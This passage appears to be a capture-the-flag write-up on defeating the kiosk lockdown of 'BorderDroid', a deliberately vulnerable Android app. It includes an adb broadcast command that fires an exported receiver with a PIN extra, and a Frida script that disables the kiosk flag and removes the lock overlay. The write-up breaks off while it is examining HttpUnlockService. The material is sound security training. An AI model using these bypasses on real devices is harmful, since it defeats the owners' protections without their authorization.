BorderDroid : International Border Protection
Challenge Overview
Objective
You are a Border Control agent who has intercepted a potential hacker based on their suspicious activity on the airport WiFi network. Your team has detained the suspect, but their device is locked using BorderDroid’s advanced protection system. Intelligence suggests critical evidence is stored on this device. When the device was seized, it was still connected to the insecure airport WiFi network. Your mission is to find a way to bypass BorderDroid’s security mechanisms. Successfully completing this challenge demonstrates a critical security flaw in BorderDroid that could be exploited by law enforcement to access protected devices during legitimate investigations, while also highlighting a vulnerability that malicious actors could potentially exploit.
Restrictions
The attack should not require root permissions on the device. USB debugging enabled can be used for reconnaissance, but to make it realistic, the challenge solution should stick to “non USB attacks” for this challenge. All other “channels” are fair game. Just as in the real world, chances of it so USB is not an avenue to be used for the attack. Also, using the hardcoded secret to solve the challenge is not a correct way to solve the challenge.
Step 1 - Reviewing AndroidManifest.xml for permissions
 Looking into AndroidManifest.xml file for permission of apps
The first step is inspecting AndroidManifest.xml to enumerate the permissions BorderDroid requests.
Step 2 - Identifying exported components
 Looking for exported components on manifest — a BroadcastReceiver is found
Continuing the manifest review, an exported BroadcastReceiver is found. Exported components can be invoked by other apps or directly via ADB without going through the app’s UI, so this immediately flags a potential entry point into internal app logic.
Step 3 - Locating the receiver’s expected input
 Tracing the receiver’s class to identify the action string and extras it expects
Follow-up static analysis traces the receiver’s class to see how it parses its inputs — specifically the action string and extras it expects — which is what makes the ADB broadcast in the next step possible.
Step 4 - Triggering the exported receiver via ADB
1
2
3
4
adb shell am broadcast \
  -a com.eightksec.borderdroid.ACTION_PERFORM_REMOTE_TRIGGER \
  -n com.eightksec.borderdroid/.receiver.RemoteTriggerReceiver \
  --es com.eightksec.borderdroid.EXTRA_TRIGGER_PIN "123456"
Using the exported RemoteTriggerReceiver identified above, an explicit broadcast intent is sent directly from ADB with the action ACTION_PERFORM_REMOTE_TRIGGER and a PIN extra (EXTRA_TRIGGER_PIN). Because the receiver is exported, this command can invoke the app’s internal “remote trigger” logic without any legitimate unlock flow — relying only on guessing or extracting the expected PIN.
This way we can disable the Kiosk mode but since we can’t use ADB, this is not the legit solution.
Step 5 - Observing the trigger’s effect
 Confirmation that the exported receiver processed the broadcast and produced an observable effect
This capture shows the result of sending the broadcast — confirmation that the receiver actually processed the command and produced an observable effect, validating that the exported component is reachable and functional from outside the app.
Step 6 - Locating the kiosk-enforcement class
 Static analysis identifying the KioskAccessibilityService class responsible for enforcing kiosk lockdown
Static analysis narrows in on the class responsible for enforcing kiosk lockdown — later identified as KioskAccessibilityService — including the fields and methods that control the lock overlay and Do-Not-Disturb enforcement referenced later in the Frida script.
Step 7 - Decompiling KioskAccessibilityService
 Decompiled KioskAccessibilityService — part 1
 Decompiled KioskAccessibilityService — part 2
 Decompiled KioskAccessibilityService — part 3
 Decompiled KioskAccessibilityService — part 4
These four screenshots show the decompiled source of KioskAccessibilityService, the class responsible for the kiosk lockdown. The visible members — the isKioskModeActive boolean flag and the removeOverlay() / disableDndModeIfNeeded() methods — are exactly the members targeted in the Frida script below, confirming this class as the enforcement point to bypass.
Step 8 - Bypassing kiosk enforcement at runtime with Frida
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Java.perform(function () {
    var TAG = "[BorderDroidBypass]";
    var ServiceCls = Java.use("com.eightksec.borderdroid.service.KioskAccessibilityService");
    ServiceCls.isKioskModeActive.value = false;
    Java.choose("com.eightksec.borderdroid.service.KioskAccessibilityService", {
        onMatch: function (instance) {
            try { instance.removeOverlay(); console.log(TAG + " overlay removed"); }
            catch (e) { console.log(TAG + " removeOverlay error: " + e); }
            try { instance.disableDndModeIfNeeded(); console.log(TAG + " dnd restored"); }
            catch (e) { console.log(TAG + " dnd error: " + e); }
        },
        onComplete: function () {}
    });

});
This Frida script hooks into the running app process and:
- Forces the static
isKioskModeActiveflag tofalse, disabling the app’s internal kiosk-mode check. - Uses
Java.chooseto find the live instance ofKioskAccessibilityServiceand directly invoke itsremoveOverlay()anddisableDndModeIfNeeded()methods, removing the lock-screen overlay and restoring normal notification/DND behavior.
This demonstrates that kiosk enforcement implemented purely in app-layer code — rather than backed by Android’s Device Owner / enterprise policies — can be defeated by anyone able to run dynamic instrumentation (e.g. on a rooted or debuggable device).
But all these cannot be carried out without a USB connection or previous access to the device, so this is not the valid solution for our case.
Step 9 - Side effect: the broadcast also disrupts HttpUnlockService
 HttpUnlockService is stopped as a side effect of the remote-trigger broadcast
Beside the kiosk bypass, further testing showed the same remote-trigger broadcast has an additional side effect on another component.
On sending the broadcast, it stops the HttpUnlockService. Looking deeper into it:
